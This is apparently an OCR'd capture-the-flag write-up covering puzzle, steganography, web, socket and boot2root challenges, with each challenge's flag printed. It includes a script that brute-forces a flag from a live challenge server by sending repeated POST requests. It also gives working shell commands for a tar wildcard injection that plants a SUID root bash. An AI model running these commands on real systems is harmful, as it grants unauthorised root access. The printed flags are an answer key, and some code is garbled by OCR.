
Miscellaneous

Kotak Angkasa


Given a website that I should solve the rubics cube in order to obtain the flag.using the https://www.grubiks.com/solvers/rubiks-cube-3x3x3/ to solve it manually and obtain the flag.

Flag:3108{Sh31kh_MuZ4ph4r_5p4c3_73219}

Komik




I tried to use dcode website,seems like a decoy website since i did not get any results so i try to search online for possible encryption,then i found https://330k.github.io/misc_tools/unicode_steganography.html and try my luck to stegsolve the text given.




Flag:3108{e1sner_r1c3_b00k}

Permainan Lagenda




Upon inspection in source page and main.js ,we only need to manipulate the score to 400 point to get the flag or just call the flag by paste this payload **window.game.triggerFlag();** in web console.




Flag:3108{ul4r_l3gend}


Ke Makam Bonda




We given a .wav file and .md file so from the .wav song theres a weird song in the middle of the song so i use spectogram(https://academo.org/demos/spectrum-analyzer/) to investigate.



So the audio is the first part of the flag 3108{Bondaku_Y4ng_Disayangi.So for part 2,i prompt chatgpt for clues and it says



So i start try to extract the audio using the keyword given.







Figure 1: ***2nd part of the flag:*** *"_Sem0ga_Dirahmati}"*

Part 2 flag:_Sem0ga_Dirahmati}

Flag:3108{Bondaku_Y4ng_Disayangi_Sem0ga_Dirahmati}

Seniman Agung



So the user can only input 4 character in the text field.


So if we put the input of the flag's character it will display output "Petunjuk Misteri" and if it;s not the character of the flag it will display "False flag" or no result. So I have the idea to create a bruteforce script to try every character until it construct a flag.

Python script:

```
import requests

chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890{}!@#$%^&
*()~`_-+=[]:;'<,>.?/"

known = "8{B"
print("3108{B", end="")

for _ in range(20):
    for char in chars:
        test_query = known + char
        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
            "Content-Type": "application/json",
            "Accept": "*/*",
            "Origin": "http://5.223.66.228:33481",
            "Referer": "http://5.223.66.228:33481/"
        }
        payload = {"query": test_query}
        response = requests.post("http://5.223.66.228:55915/api/search",
                                 headers=headers, json=payload)

        if len(response.text) > 40 and "Misteri" in response.text:
            print(char, end="", flush=True)
            known = test_query[1:]
            Break

3108{Buj4ngL4p0k_M3rd3k4}
```

Flag:3108{Buj4ngL4p0k_M3rd3k4}

Kotak Angkasa 2



So when i try to connect to the server,it looks like it asking us to solve the rubics cube by using only strings of character(i suck at rubics so this is already impossible for me) so i try prompt chatgpt to write me a script that can solve this rubics cube challenge for me.

Python script:

```
import socket
import sys
import time
import re
import subprocess

# auto-install kociemba if missing
try:
```

```
    import kociemba
except ImportError:
    print("[*] Installing kociemba ...")
    subprocess.check_call([sys.executable, "-m", "pip", "install", "kociemba"])
    import kociemba

HOST = "5.223.66.228"
PORT = 31551  # updated port

PROMPT_RE = re.compile(r"Masukkan pergerakan cube", re.IGNORECASE)


def recv_until(sock, timeout=2.0):
    sock.settimeout(timeout)
    data = b""
    try:
        while True:
            chunk = sock.recv(4096)
            if not chunk:
                break
            data += chunk
            time.sleep(0.05)
    except socket.timeout:
        pass
    return data.decode(errors="ignore")


def find_cube_block(lines):
    tokenized = [re.findall(r"[A-Za-z0-9]+", ln) for ln in lines]
    needed = [3, 3, 3, 12, 12, 12, 3, 3, 3]
    for i in range(len(tokenized) - 8):
        counts = [len(tokenized[i + j]) for j in range(9)]
        if counts == needed:
            return tokenized[i : i + 9]
    return None


def build_faces_from_tokens(block):
    top, mid, bot = block[0:3], block[3:6], block[6:9]

    def face_from_indices(indices, rows):
        return [r[idx] for r in rows for idx in indices]

    U = [t for row in top for t in row]
    D = [t for row in bot for t in row]
    L = face_from_indices(range(0, 3), mid)
```

```
    F = face_from_indices(range(3, 6), mid)
    R = face_from_indices(range(6, 9), mid)
    B = face_from_indices(range(9, 12), mid)
    return {"U": U, "R": R, "F": F, "D": D, "L": L, "B": B}


def detect_color_to_face_mapping(faces):
    mapping = {}
    for face, stickers in faces.items():
        center = stickers[4]
        mapping[center] = face
    if len(mapping) != 6:
        raise ValueError("Could not detect 6 unique centers")
    return mapping


def facelets_string(faces, color_to_face):
    order = ["U", "R", "F", "D", "L", "B"]
    return "".join(color_to_face[c] for f in order for c in faces[f])


def parse_cube(text):
    lines = text.splitlines()
    block = find_cube_block(lines)
    if not block:
        raise ValueError("Cube net not found in text")
    faces = build_faces_from_tokens(block)
    mapping = detect_color_to_face_mapping(faces)
    return facelets_string(faces, mapping)


def main():
    print(f"[*] Connecting to {HOST}:{PORT} ...")
    s = socket.socket()
    s.connect((HOST, PORT))

    banner = recv_until(s)
    print(banner)

    try:
        facelets = parse_cube(banner)
        print("[*] Parsed cube:", facelets)
        solution = kociemba.solve(facelets)
        print("[*] Solution:", solution)
        s.sendall((solution + "\n").encode())
        reply = recv_until(s, timeout=4.0)
```


```
        print(reply)
    except Exception as e:
        print("[!] Error:", e)
    finally:
        s.close()


if __name__ == "__main__":
    main()
```

```
Masukkan pergerakan cube (space-separated):
[*] Parsed cube:
FUUFUUFBFUBRDRUULRDLRDFFBRLUDFFDDDFDRRLBLBLULBRDLBRBLB
[*] Solution: D2 R D' L' F2 D2 F' D' F2 R' F L2 F2 L2 D' F2 U D2 F2 D2 B2

>>> MISI BERJAYA! <<<
Tahniah, Kadet! 🇲🇾 Anda berjaya menyelesaikan Rubik's Cube dalam Zero-G!
Kod Kelulusan Misi: 3108{9a618248b64db62d15b300a07b00580b}
Malaysia Boleh! 🌟 Sheikh Muszaphar pasti bangga dengan anda!
```


Flag:3108{9a618248b64db62d15b300a07b00580b}

Boot2Root

Menara Berkembar KLCC (User)




After scanning the IP we found open port 80 which is web



I found hidden url where we can upload a file to RCE

Then i found secret.txt, this is credentials to login ssh



Found user flag **3108{welcome_to_the_upper_deck}**

Attack Type

This is a **Tar Wildcard Injection** vulnerability, exploiting the `tar` command's wildcard (`*`) in a backup script. When run as root (e.g., via cron), it processes all files in `/opt/important` as arguments. Malicious files named like `--checkpoint=1` and `--checkpoint-action=exec=sh shell.sh` are interpreted as `tar` flags, executing arbitrary code as root. It's a misconfiguration-based privilege escalation, common in automated backups.

How to Escalate Privileges

Assume you have write access to `/opt/important`. Create these files (wait for script execution, e.g., if cron-run):

Option 1: SUID Bash Shell (Simple, Persistent)

text — Collapse — Wrap — Copy

```
cd /opt/important
echo 'cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash' > shell.sh
chmod +x shell.sh
touch --checkpoint=1
touch --checkpoint-action=exec=sh\ shell.sh
```

